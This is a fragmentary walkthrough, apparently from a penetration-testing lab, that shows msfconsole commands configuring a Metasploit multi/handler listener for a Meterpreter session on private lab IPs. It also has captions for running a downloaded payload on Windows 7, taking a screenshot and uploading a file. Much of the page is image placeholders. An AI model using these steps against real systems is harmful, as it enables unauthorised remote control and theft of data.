
Below the service status, the terminal shows the Meterpreter session:

```
Exploit target:  
-- --  
0  Wildcard Target
```


```
msf5 exploit(multi/handler) > set lhost 192.168.10.14  
lhost => 192.168.10.14  
msf5 exploit(multi/handler) > set lhost 192.168.10.13  
lhost => 192.168.10.13  
msf5 exploit(multi/handler) > set lport 4498  
lport => 4498  
msf5 exploit(multi/handler) > show options  
Module options (exploit/multi/handler):
```




Downloaded payload from windows 7 and run



Screenshot Command



Command to upload file



Checking that file is on desktop